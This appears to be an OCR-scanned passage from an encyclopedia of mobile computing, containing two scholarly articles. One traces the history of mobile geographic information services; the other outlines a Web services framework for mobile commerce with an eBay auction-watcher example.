Location Monitoring: The use of location-aware technologies such as wireless local area networks, radio frequency identification (RFID) tags, and global positioning systems (GPS) to determine the location of people or objects (Kaupins and Minch, 2007).

Mobile Commerce: The buying and selling of goods and services through wireless devices (Webopedia.com, 2007).

Mobile Computing: The ability to use untethered (not physically connected) technology in remote locations to communicate through the Internet or a private network. The technology involves a mobile device linked to centrally located information or application software through battery powered, portable, and wireless devices (Webopedia.com, 2007).

Wi-Fi: A brand originally licensed by the WiFi Alliance that describes the underlying technology of wireless local area networks based on the IEEE 802.11 specifications. It was developed to be used for mobile computing devices (such as laptops) and in LANs, but is now used for services, including Internet and VoIP phone access, gaming, and basic connections with consumer electronics such as televisions, DVD players, or digital cameras (Webopedia.com, 2007).

Mobile Geographic Information Services

Lin Hui
Chinese University of Hong Kong, China

Ye Lei
Shanghai GALILEO Industries Ltd. (SGI), China

ABSTRACT

The birth of mobile geographic information service (GIS) is introduced first, which is coming from the value-added service requirements in third generation (3G) telecommunications and functionally supported by geographic information system technologies. Then the history of mobile geographic services coming from mobile GIS (MGIS) is introduced. The present turning inside-out model of mobile geographic information service is discussed. The future developing trends of mobile geographic information services supported by ubiquitous computing research is proposed. The overview of mobile geographic information service is summarized in the conclusion, and the relationships and fusions between location-based services (LBS) and mobile geographic information services are discussed.

INTRODUCTION

The geographic information system (GIS) is the most active technology in geographic science and earth science. With the development of computer and network software and hardware, especially Internet building, GIS has got a lot of new features to fit Web applications. GIS technology integrates common database operations such as query and statistical analysis with unique visualization and geographic analysis benefits offered by maps. GIS usually provides a number of tools for people to get more useful geographic information. Now GIS not only serves as a spatial data management system but also plays an important role in many geo-based application fields.

Recently, with the new challenge in work and life, personal computers can not meet the demand of people in many situations. Not only the individuals but also enterprise customers hope to access the information under the mobile environment.

The third generation mobile phone is an extraordinary story of emerging technology. The transition from “2G” to “3G” will revolutionize our concept of the mobile phone by bringing personal bandwidth and applications previously associated only with fixed networks (http://www.csc.com/features/2001/34.shtml).

On the other hand, expanding wireless coverage, more reliable connections, reduced network latency, higher data transfer bandwidth, cheap and accurate positioning technologies, and widespread adoption of mobile telephones and other mobile devices are the key enablers of mobile geographic information services.

FROM MOBILE GIS TO MOBILE GEOGRAPHIC INFORMATION SERVICES

Since 1990, geospatial information technologies and mobile wireless Internet have been rapidly developed. It is easy to see that the integration of geospatial information and mobile Internet is inevitable, which is simultaneity driven by market demands and technologies.

The integrated system is designed to work on mobile intelligent terminals, and brings new dimension–at any time, any place–to access geospatial and attribute information in GIS. It is called mobile geographic information system (MGIS). MGIS offers another new perspective for the use of GIS and further extends the “office” GIS works in mobile environment. MGIS was early applied to assist office and collect data in the field.

The research on mobile GIS started from the 1990s. The aim of the mobile geographic information services is to assist the geographic data management of some special department, such as the managements of power, engineering construction, and water supplies. The link and data transfer of the outside and inside GIS by the wireless network is the key technology of MGIS. Procis

Software developed this kind of MGIS in 1992. MGIS is only considered a part of the company GIS, so it must depend on the data management system, mobile geographic information management system (MGIMS). MGIS needs the abilities of MGIMS, such as offering the wireless communication channels, and managing and integrating the data collected outside.

In the middle of the 1990s, with the progress of the computer hardware and software and the development of new mobile terminals, location-based services (LBS) became the key topic of this period.

In this period, MGIS made some advanced technical preparation, but many applications were competed using the traditional paper map service. For example, solving the problem of "which is the nearest route?" or "where is the nearest restaurant?" the paper maps just showed the attribute information of the point/line without any explanations.


Actually, MGIS had more achievements in the traffic and cartography fields than the geographic information service at that time. Some implementations regarding navigation service by pocket PC/PDA/palm and vehicle monitoring system integrated with GPS were built, and client/server GIS structure and flush type GIS software were the most important topics in this age.

These kinds of MGIS applications were also called location-based services. The technologies involve geographical information systems, global navigation satellite systems (GNSS), radio frequency identification (RFID), and various other location sensing technologies with varying degrees of accuracy, coverage, and cost of installation and maintenance. Some most recent location sensing technology based on ultra wideband radio can even achieve accuracies on the order of centimeters in an indoor environment. Meanwhile, the rapid evolution of cell phone industry from initial simple talk services to multiple functions of multimedia messaging and voice services with the emergence of broadband wireless infrastructure has created tremendous demands for various location-based services.

Maybe the first real mobile geographic information service concept was proposed by Nippon Telegraph and Telephone Public Corporation DoCoMo in 1998. The earliest explanation of DoCoMo is that it is a Japanese character combination that means "anywhere." However, now it can be taken to mean "do communications over the mobile network." And the first character "i" of i-mode standard proposed by DoCoMo presents information, is interactive, independent, Internet-based, and "ai" (the Japanese and Chinese voice of love) (Keiji Tachikawa, the CEO of DoCoMo).

What are the mobile geographic information services? The mobile geographic information services are services provided by the geospatial service systems wherever and whenever are needed. It defines an "interactive" model between the user and the actual

Figure 1. GIS developing trends



world, which can provide different information service dynamically to cater to individual users at different times, and in different places. When the same mobile user is interacting with the model, the user's view will change along with the user's type of role and the environment.

Generally speaking, mobile geographic information services are the combinations of all the GIS applications with easy-to-use mobile devices (especially for the third generation [3G] cell-phones) to provide information wherever and whenever is needed (e.g., putting spatial information into the dashboards of vehicles, and in the hands of those in the street or out in the field). It is giving service providers and emergency responders the real-time location information (not positioning) that enables them to offer rapid response, targeted, relevant assistance, and better services.

MOBILE GEOGRAPHIC INFORMATION SERVICES: TURNING GIS IN OUTSIDE

As we move toward a world with hundreds of millions of location aware, wirelessly connected mobile devices in the hands of ordinary people carrying out the ordinary tasks of everyday life, the situation is rapidly becoming inverted. The most interesting information can be derived from the behavior of people as they travel through geographic space and consume geographic information services. The fundamental algorithms and data structures used in delivering these services are mostly the same as in today's traditional geographic information systems. The application of core GIS technology is very different though, partly because the data are streaming in from a very large number of mobile devices, and partly because the useful applications are very different. Mobile devices operate in a dynamic and ever-changing environment. Many practical mobile geographic information services support travel planning or travel guidance. These activities involve constraints based on the mode of transportation, availability of suitable paths, and the coordination of different individuals and vehicles to meet (or not meet!) at common points in space and time. Spatial intersection, spatial search, and other core traditional GIS operations are still needed, but mobile applications are quite different from ones based on static information. They usually require real-time responses to changes in the position or orientation of the mobile device.

Mobile geographic information service is not a simple conventional traditional GIS modified to operate on a smaller computer, but a brand-new system architecture using a fundamentally new paradigm. It extends unlimited information on the Internet and the powerful service functions of GIS to mobile devices. It can also provide mobile users with geospatial information services. At this time, it would be built on the new integration. Mobile geographic information service creates a new channel of business practice, and thousands of potential applications and services can also be developed.

As a kind of mobile information service, mobile geographic information services should have the following features: mobility, real-time online service, nonstructural data contents and multipoints, be people-oriented (supporting the nature language query and output, most wireless communication methods, and variability of mobile terminals), and have the ability to present remotely sensed images.

Table 1. The contrast of MGIS, LBS and mobile geographic information service

	MGIS	LBS	Mobile Geographic Information Service
Mobility	√	√	√
Spatial aspect	√	√	√
Real-time online service	Just Transferring Data	Mixed with offline	online
Multi-points	×	√	√
Nature language query and output	×	√	√
Most wireless communication method	Just Transferring Data	√	√
Variability of the mobile terminal	Pocket PC/PDA/Palm	Pocket PC/PDA/Palm	√
Presenting remote sensing image	×	Depend on the hardware of terminals	√

It is a consensus among IT professionals that people should give priority to service rather than software itself, and the former is accomplished through the Internet. This has a substantial positive effect on both the academic and the industrial world. As a software system is designed to gather, store, manage, analyze, and display geographic information, mobile geographic information services aim at providing better and easy-to-use, easy-to-access, and easy-to-operate inner geographic information to outside services. This is made possible by recent technologies, and called on by the market requirements nowadays.

The role of geographic information science (GIScience) becomes one of learning to describe, model, and manipulate this massive new flow of spatio-temporal data from hundreds of millions of devices dispersed over the planet's surface and the corresponding delivery of mobile geographic information services out to the devices. This wireless application protocol (WAP)-based inside-out model of GIS is likely to become the principal mode of application of GIS technology as we move from products derived from the static compilations of the specialist to applications supporting the everyday lives of everyone, everywhere, all the time.

FUTURE TRENDS OF MOBILE GEOGRAPHIC INFORMATION SERVICES

Ubiquitous computing or pervasive computing is seen as one of the big trends in computing. It deals with distributed and mobile computer systems, which make the computer disappear through a range of new devices and interaction possibilities. On the other side, geographical information, data, and services are becoming accessible in various new forms and through a wide range of applications as well as new classes of devices.

As the technology develops, the discussions about the potentials, problems, and technical issues of emerging ubiquitous geographic information services are needed, especially the new issues of mobile geographic information services in a ubiquitous computing environment. This is a truly interdisciplinary field that needs input from several communities both within GIScience and from the broader field of ubiquitous computing.

On the other hand, new forms of devices and human-computer-interaction paradigms and new context-aware ways of using and visualizing spatial information are emerging in several disciplines, which pose new research and engineering questions on how to utilize and interact with mobile geographic information services in an ubiquitous computing environment.

In order to deal with theses issues, futures mobile geographic information services aim at addressing research and engineering questions around the following topics, but are not limited to the following topics:

- Beyond mobile geographic information services in ubiquitous computing environment
- Next generation ubiquitous mobile geographic information services
- Interoperability and standards for ubiquitous mobile geographic information Services
- Ubiquitous geographic information (UBGI) and UbiGI services (UbiGIS)
- Adaptability and personalization of mobile geographic information services
- Formal modeling for mobile geographic information services (e.g., context, situation, location, user, etc.)
- Sensor networks for mobile geographic information services (in- and outdoor, RFID, etc.)
- Navigation, wayfinding, and trip planning for mobile geographic information services
- Digital rights management for mobile geographic information services
- P2P architecture for mobile geographic information services
- New user interfaces of mobile geographic information services (e.g., multimodal)
- Security and privacy in mobile geographic information services
- Mobile geographic information services for 3G/fourth generation (4G)

CONCLUSION

This article strived to capture the current developments in mobile geographic information services, an emerging and fast developing weld cutting across the boundaries of geospatial, mobile, and information technologies. We have seen from the previous review that increasing efforts have been made by both geospatial scientists and computer and wireless communication scientists towards the advancement of mobile geographic information services. We have also seen a series of issues and challenges imposed on mobile geographic information services research from both technological and societal perspectives. The need and importance of many GIScience research topics find more justifications with mobile geographic information services. Meanwhile these research topics also see new challenges with mobile geographic information services. More cross-disciplinary endeavors are anticipated in the future particularly at the intersection of information technology, geospatial technology, and increasing awareness of social impacts of the technologies.

There is no a clear-cut boundary of LBS and mobile geographic information services, as many fundamental research issues of GIScience are those of LBS as well. The boundary could be even more blurry in the future when conventional GIS advances to invisible GIS, in which GIS functionalities are embedded in tiny sensors and microprocessors. Speculated, conventional GIS concepts may disappear, but instead GIS functionalities may appear in a pervasive fashion when the idea of ubiquitous computing comes true. The evolution of mobile geographic information service turning GIS into outside concepts clearly reflects the shift of computing platforms from mainframe, to desktop, and nowadays to an increasingly pervasive fashion. It is the shift that makes LBS and mobile geographic information services research special, challenging, and exciting.

REFERENCES

Halls, P.J. (2001). Geographic information science: Innovation driven by application. *Computers, Environment and Urban Systems*, *25*, 1-4.

Jagoe, A. (Ed.). (2003). *Mobile location services: The definitive guide.* Prentice Hall Press.

Jiang, B., & Yao, X. (2006). Location-based services and GIS in perspective. *Computers, Environment and Urban Systems, 30*, 712-725.

Koeppel, I. (2000). *What are location services? From a GIS perspective* (ESRI white paper).

Lei, W., & Yin, S. (2004). J2ME technology on mobile information device. *Modern Computer, 1*, 17-20.

Liu Yong, Li Qing Quan, Xie Zhi Ying, & Wang Chong (2002). *Research of mobile GIS application based on handheld computer*. Retrieved November 18, 2007, from http://www.isprs.org/commission4/proceedings/pdfpapers/475.pdf

Ma, L., Gong, J., & Zhang, C. (2002). *Research on an application solution and key technology of mobile GIS.* Retrieved November 18, 2007, from http://www.isprs.org/commission2/proceedings/paper/057_121.pdf

Meng, L., Zipf, A., & Reichenbacher, T. (Eds.). (2005). *Map-based mobile services.* New York: Springer Berlin Heidelberg Press.

North, K. (1997, June 1-6). *Field information systems for managing your assets, engineering the benefits of geographical information systems.* Paper presented at the IEEE Colloquium.

Smyth, C.S. (2000). *Mobile geographic information services: Turning GIS inside out.* Retrieved November 18, 2007, from http://www.giscience.org/GIScience2000/invited/Smyth.pdf

Sui, D. (2005). Will ubicomp make GIS invisible. *Computers, Environment and Urban Systems*, *29*(1), 361-367.

Wang, F., & Jiang, Z. (2004). *Research on a distributed architecture of GIS based on WAP*. Retrieved November 18, 2007, from http://www.isprs.org/istanbul2004/comm2/papers/220.pdf

Ye, L.D. (2004). *The study of mobile GIS integration service based on multi-agent systems infrastructure.* Unpublished doctoral dissertation, East China Normal University, P.R. China.

Ye, L., & Lin, H. (2006a). The implementation architecture of geographic information mobile service based on MAS. *International Journal of Information Technology and* Intelligent Computing, *1*(2), 391-403.

Ye, L., & Lin, H. (2006b). Which one should be chosen for the mobile geographic information service now, WAP vs. i-mode vs. J2ME? *Springer Mobile Networks and Applications*, *11*, 901-915.

Ye, L., Lin, H., Hou, H.-L., & Song, W.-G. (2006). The prototype study of geographic information mobile service based on multi agent system collaborative design. In *Proceeding of the IEEE 1st International Symposium on Pervasive Computing and Applications* (pp. 327-332).

Yu, M., Zhang, J., Li, Q., & Huang, J. *Mobile geoinformation services: Concept, reality & problems*. Paper presented at the AsiaGIS2003. Retrieved November 18, 2007, from http://www.hku.hk/cupem/asiagis/fall03/Full_Paper/Zhang_Jinting.pdf

Zambenini, L. (2001). *High speed management, tacit knowledge, creative chaos, and cultural changes: The incredible transformation of NTTDoCoMo under Keiichi Enoki, Mari Matusunaga, and Tadeshi Natsuno*. Retrieved November 18, 2007, from http://www.palowireless.com/imode/paper.asp

Zhao, W., & Zhang, D. (2003). The development research and application perspectives of GIS based on mobile computing. *Remote Sensing Information*, *1*, 31-35.

KEY TERMS

3G: 3G refers to the third generation of developments in mobile communication technologies, and its name follows the first generation (1G) and second generation (2G) in wireless communications.

GIS: GIS is a computer system for capturing, storing, checking, integrating, manipulating, analysing, and displaying data related to positions on the Earth's surface.

GIScience: Geographic information science (GIScience) or GISci includes the existing technologies and research areas of geographic information systems (GIS), cartography, remote sensing, photogrammetry, and surveying (also termed geomatics in the U.S.).

GNSS: Global navigation satellite system. GNSS is a satellite system that is used to pinpoint the geographic location of a user's receiver anywhere in the world.

LBS: Location-based service. "Any service or application that extends spatial information processing, or GIS capabilities, to end users via the Internet and/or wireless network."

Pocket PC: Pocket PC (PPC) is one kind of handhold computer supported by Microsoft Window CE Operating System. HP and Dell are the world-famous PPC manufacturers.

PDA: Personal digital assistant. PDA is a handheld device that combines computing, telephone/fax, Internet, and networking features.

RFID: Radio frequency identification. RFID is a technology that uses tiny computer chips smaller than a grain of sand to track items at a distance.

Ubiquitous Computing: Ubiquitous computing names the third wave in computing, just now beginning. It is roughly the opposite of virtual reality, and it is a very difficult integration of human factors, computer science, engineering, and social sciences.

Mobile Web Services for Mobile Commerce

Subhankar Dhar
San Jose State University, USA

INTRODUCTION

In recent years, Web services have gained popularity in terms of applications and usage. A copious volume of literature has been published that describes the potential benefits of this technology (Chu, You, & Teng, 2004; Gehlen & Pham 2005; Pasthan, 2005; Yoshikawa, Ohta, Nakagawa, & Kurakake, 2003). The business community has slowly started to realize how this technology can be used to solve various business problems (Tilley, Gerdes, Hamilton, Huang, Muller, Smith, & Wong, 2004). The idea of a Web service stems from the fact that different applications developed in heterogeneous technology platforms can be seamlessly integrated together via some common standard protocols over World Wide Web (Chu, et al., 2004; Pasthan, 2005). This will facilitate reusable software component development, enterprise application integration (EAI), and distributed application development.

A new emerging area that is currently under development is mobile Web services, which will be quite useful in terms of capability and applications. There are numerous business benefits in using these mobile services, but these new technological developments pose various challenges. In this article, we discuss emerging mobile commerce applications and then present an open mobile Web services framework that will support various mobile commerce applications.

WEB SERVICES AND SERVICE-ORIENTED ARCHITECTURE

What are Web Services?

The W3C defines Web services as follows: "A Web service is a software system identified by a URL, whose public interfaces and bindings are described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML based messages conveyed by Internet protocols" (W3C, 2006).

At a conceptual level, Web services consist of a service provider, a service requestor, and a service registry, as shown in Figure 1. The service requestors and providers communicate with each other by exchanging messages using open standards and protocols. Another important feature is that the requestors and providers form loosely coupled systems, meaning that the development of each of the systems is done in a truly distributed manner. They are developed, implemented, and maintained independent of each other.


Web Services Standards and Protocols

Web services is a layered stack of protocols that consists of the service transport layer, the XML messaging layer, the service description layer, and the service discovery layer. This is illustrated in Table 1.

The function of the XML messaging layer is to encode messages in a common XML format so that they can be interpreted by all communicating services, which is independent of hardware platform or implementation language. The simple object access protocol (SOAP) (Gao et al., 2004; Mnaouer, Shekhar, & Liang, 2004) can interpret regular XML and invoke a Web service. In addition, it can also retrieve the results in a consistent manner. The entire SOAP message is wrapped in an XML envelope and is sent using HTTP.

The function of the service description layer is to describe the public interface to a specific Web service. This is done using the Web service description language (WSDL), which is essentially an XML grammar. The public interface to a Web service typically includes all methods provided by the service along with their invocation requirements. In addition, the public interface contains binding information to specific transport protocols, and address information for locating the service. A client can locate a Web service and invoke

Figure 1. Web services model



any of its available functions using WSDL. There are various WSDL-aware tools available that will automate this process, thereby enabling an application to easily integrate new services with very little coding.

The function of the service discovery layer is to register Web services into a common registry. The universal description, discovery, and integration (UDDI) protocol is responsible for service discovery. Data in UDDI are stored in XML format. The users and various other Web services will be able to locate Web services through UDDI. After a Web service is found, the Web service description in WSDL format is retrieved and then the service is invoked by SOAP.

Service-Oriented Architecture

A service-oriented architecture (SOA) is a collection of service providers that has public interfaces through which the services are assessable by a third party (Erl, 2004). A service is created by means of an application that has an interface through which messages (typically XML) can be transferred. A service also encapsulates its data, and manages ACID (Atomic, Consistent, Isolated, Durable) transactions within its data sources. The individual service characteristics make SOA highly suitable for Web services.

Services are typically developed in the following four layers:

- Client interface
- Business process interface
- Business rules
- Data access

The client interface is the bridge between clients of a service and the service's business process interface. A single service can have multiple interfaces, such as Web services, queuing systems, or simple file shares. The

Table 1. Web services protocol stack

SERVICE	PROTOCOL
Discovery	UDDI
Description	WSDL
XML Messaging	XML-RPC, SOAP
Transport	HTTP, BEEP
Network	TCP, IP

business process interface is called by means of the client interfaces. The business process interface also takes part in converting data in the private internal schema of a service to the service's public schema. The business rules encapsulate atomic business operations that can be orchestrated by the interface. The complete encapsulation of data access is one of the most important features of a service. Business processes and rules work with one or more data access APIs in a service. Services guard their data by enforcing all business and data integrity rules and do not allow outside clients to participate in any ACID transactions that would put a service at the mercy of the client in terms of possible concurrency and locks. Services are responsible for the state of data in their control, and they are the final word for their data.

Mobile Web Services

Mobile Web services are a special class of Web services that are optimized to work in the mobile environment (Cheng et al., 2002; Pasthan, 2005).

There are differences between mobile Web service (MWS) and traditional Web service, which can be described as follows:

- Because MWS are typically used by small portable devices, the size of the screen is a constraint. In addition, user interface and input to the device is less user friendly.
- The devices are associated with the identity of the user.
- The applications are personalized based on the user input.
- The devices have limited battery power, restricted processing power and low memory. In addition to that, the wireless links are quite often limited to poor bandwidth.

In order to standardize mobile Web services, the open mobile alliance (OMA) (OMA, 2006)) has been established that consists of mobile device manufacturers, operators, and IT vendors that are working together to address issues like how Web services can be leveraged by mobile network operators (MNO). OMA defines the enabling services such as location, digital rights, and presence; use cases involving mobile subscribers, mobile operators, and service providers; architecture for the access and deployment of enabling services; and a Web services framework using SOAP and service-oriented architecture.

XML-based J2ME (JCP, 2006) Web services have been modified to fit into the mobile environment. For example, kXML, a lightweight version of XML, is designed to work on portable mobile devices. It is a small XML parser suitable for all Java platforms specially developed for mobile environment such as the mobile information device profile (MIDP) (Kundsen, 2002). Similarly, kSOAP is a SOAP API suitable for Java 2 Microedition, based on kXML. Because of its small footprint, it is suitable for building SOAP-enabled Java applets.

EMERGING MOBILE COMMERCE APPLICATIONS

In this section, we will attempt to broadly classify the emerging mobile commerce applications. We will mainly discuss those classes of applications that are going to be important or deployed in the near future (Varshney & Vetter, 2002), as described in Table 2.

A WEB SERVICES FRAMEWORK TO SUPPORT MOBILE COMMERCE

This section gives an outline of a mobile Web services framework based on an open standards and service-oriented architecture (Cheng et al., 2002; Gao et al., 2004; Nokia, 2004). As the Web services began to gain popularity, the varied number of business applications led to the extension and capabilities of the first generation Web services. The new generation of Web services driven by service-oriented architecture attempts to support a wide range of applications, including mobile commerce (Chu et al., 2004; Pilioura, Tsalgatidou, & Hadjiefthymiades, 2003).

Figure 2 represents the open mobile Web services framework that will provide a variety of APIs so that the mobile clients can make use of it and connect disparate environments, bridging mobile phone applications, mobile network servers, and application servers. This can be achieved by passing standardized messages between services. Various services can be built on the top of this framework. The developers do not need to build networking and security support into the service;

Table 2. Classification of mobile commerce applications

Class of applications	Description	Example
Mobile financial applications	Applications where mobile devices are used to retrieve financial data and do financial transactions (micropayments)	Make payments, stock trading, banking, account information, etc.
Mobile location based services	Applications that provide location sensitive data to the mobile client, possibly using GPS	Mobile advertising, local restaurant and travel guide, etc.
Mobile inventory management	Applications trying to reduce the amount of inventory needed by providing real-time data for in-house and inventory on the move	Product tracking in large warehouse
Mobile shopping/transactions	Applications that support mobile users to view product information and facilitate shopping	Purchasing tickets for a concert that are in huge demand and the transaction needs to be done immediately
Mobile service management	Mobile service agents on the road providing assistance to clients that need immediate assistance	Customer support engineers proving real-time assistance to time critical applications remotely
Mobile auction	Applications allowing users to buy or sell certain items using multicast support of wireless infrastructure.	Airlines competing to buy a landing time slot during runway congestion (a proposed solution to air-traffic congestion problem)
Mobile entertainment	Applications providing the entertainment services to users on per event or subscription basis	Video-on-demand, audio-on-demand, and interactive games on mobile devices
Mobile office	Applications providing the complete office environment to mobile users anywhere, anytime	Working remotely from airport, and conferences, etc.
Mobile distance education	Applications extending distance/virtual education support for mobile users everywhere.	Taking a class using streaming audio and video
Mobile sales force support	Applications proving real-time data and product related information to mobile sales team	A sales person on the road needs current product pricing and product release date or customer information

instead they can use security and networking services provided by this framework.

The application interface layer provides various APIs that allows programmers the flexibility to choose a language that is appropriate for a particular application. This architecture provides a unified model for application development that will support multiple development platforms.

The Web services invocation framework is a simple API for invoking Web services, no matter how or where the services are provided.

Service discovery and directory services are accessible to client applications by means of various discovery protocols such as UDDI, to locate services on the network (Steele, Khankan, & Dillon, 2005). The client applications along with various components of the framework can parse and manipulate XML using the XML services. The SOAP messages are communicated via HTTP binding or reverse HTTP binding (Kwong, Phan, & Tari, 2005). The session initial protocol (SIP) is used here because it supports voice over IP (VOIP), which is an enabler of mobile telephony.

Using this framework, it will be possible to download Web service applications directly to devices, via another Web service. These services are available through standard, open interfaces. Mobile network operators will be able to offer services that will be used by applications on the mobile devices and content providers.

One of the main features of this framework will be the techniques/methods used to coordinate calls to mobile Web services. This will impose certain conditions on the behavior of participating Web services endpoints as they support various authentication mechanisms such as the SIM to achieve a binding between a particular end user and the associated subscriber account.

It is expected that a large number of new services will be created based on this framework. In addition, due to the capability of authenticating and charging users, new business models will emerge. To succeed and meet customer requirements (end user, developer, application provider, enterprise, etc.) this must be an industry initiative.

EXAMPLE

Many wireless phone service providers nowadays offer various services that allow information to be accessed from the phone such as weather, stock quotes, news, traffic, and sports updates. Web services can play a big role in this scenario, using the open Web services framework discussed here. Next generation phones that have the capability to support SOAP and HTTP can use various Web services and provide the end user many services on demand (Srirama, Jarke, & Prinz, 2006; Zahreddine & Mahmoud, 2005). To provide data services, one has to create a WAP gateway that takes requests from a WML page and calls the service, and then returns the results back to a browser in the WML format.

Here is a concrete example that demonstrates the usefulness of a mobile Web service application for mobile auctions. This application is designed and developed for Microsoft Mobile operating system-based personal digital assistants (PDA) and phones. This application will enable busy mobile users the ability to keep track of their eBay watch list wherever they go.

Because most of the products in Web-based auctions such as eBay are sold or bought through an open auction, it is very important for these bidders to keep a constant watch on these bids. While at home they can watch these items using "myeBay" on their computers, but on the move they do not have the access to their watch list. Also, in some cases when we are bidding for certain items on eBay, users want to bid at a specific time to buy the item at a cheaper price. This application allows eBay users to keep a watch on these items on the move or whenever they do not have access to a computer.

Figure 3 shows a very high level architecture of this application. It shows how various tiers of this application will be integrated together to make this application work and provide all the above listed features.

In this architecture, we assume that the mobile device is connected to Internet using Wi-Fi (802.11x), GSM, or CDMA protocol and can consume EBay Web service using SOAP. In a typical transaction, after initial authentication the mobile users make a SOAP request to the EBay Web service, which replies back with a SOAP response. This XML SOAP response is then parsed and used in the Auction Watcher. Using this architecture, all the functions of EBay Web service can be implemented in this application.

CONCLUSION

Mobile Web services will play an ever increasing role to facilitate mobile commerce. In this article, we presented an open mobile Web services framework. There

Figure 2. Open Web services framework





Figure 3. Mobile auction live environnent



are numerous advantages of an open, standards-based, and vendor-neutral platform. With this, one can perform enterprise application integration in an efficient manner. This open framework using XML-based service-oriented architecture is a vendor-neutral platform that will allow developers and system integrators to build mobile commerce applications in a truly interoperable and heterogeneous application environment.

The use of mobile Web service on mobile devices will not only integrate traditional voice communication with mobile services, but also make it possible to access any data and service on any device and at any time.

REFERENCES

Bing-Kun, G., Xiu-Fang W., Jian-Guo J., & Zhan-Qiang S. (2004, August). Development of the mobile Web service distribution system platform-independence. In *Proceedings of the 2004 International Conference on Machine Learning and Cybernetics* (vol. 1, pp. 7-9).

Chu, H., You, C., & Teng, C. (2004). Challenges: Wireless Web services. In *Proceedings of the Tenth International Conference on Parallel & Distributed Systems (ICPADS' 04)*.

Erl, T. (2004). *Service-oriented architecture*. Upper Saddle River, NJ: Prentice Hall.

Gehlen, G., & Pham, L. (2005, January 3-6). Mobile Web services for peer-to-peer applications. In *Proceedings of the Second IEEE Consumer Communications and Networking Conference* (pp. 427-433).

JCP. (2006). *Java community process, JSR 172*. Retrieved April 4, 2007, from http://www.jcp.org/en/jsr/detail?id=172

Knudsen, J. (2002, March). *Parsing XML in J2ME*. Retrieved April 4, 2007, from http://developers.sun.com/techtopics/mobility/midp/articles/parsingxml

Kwong Yuen, L., Phan, T.K.A., & Tari, Z. (2005, November). Efficient SOAP binding for mobile Web services. In *Proceedings of the IEEE Conference on Local Computer Networks* (pp. 218-225).

Mnaouer, A.B., Shekhar, A., & Liang, Z.Y. (2004, September). A generic framework for rapid application development of mobile Web services with dynamic workflow management. In *Proceedings of the IEEE International Conference on Services Computing (SCC 2004)* (pp. 165-171).

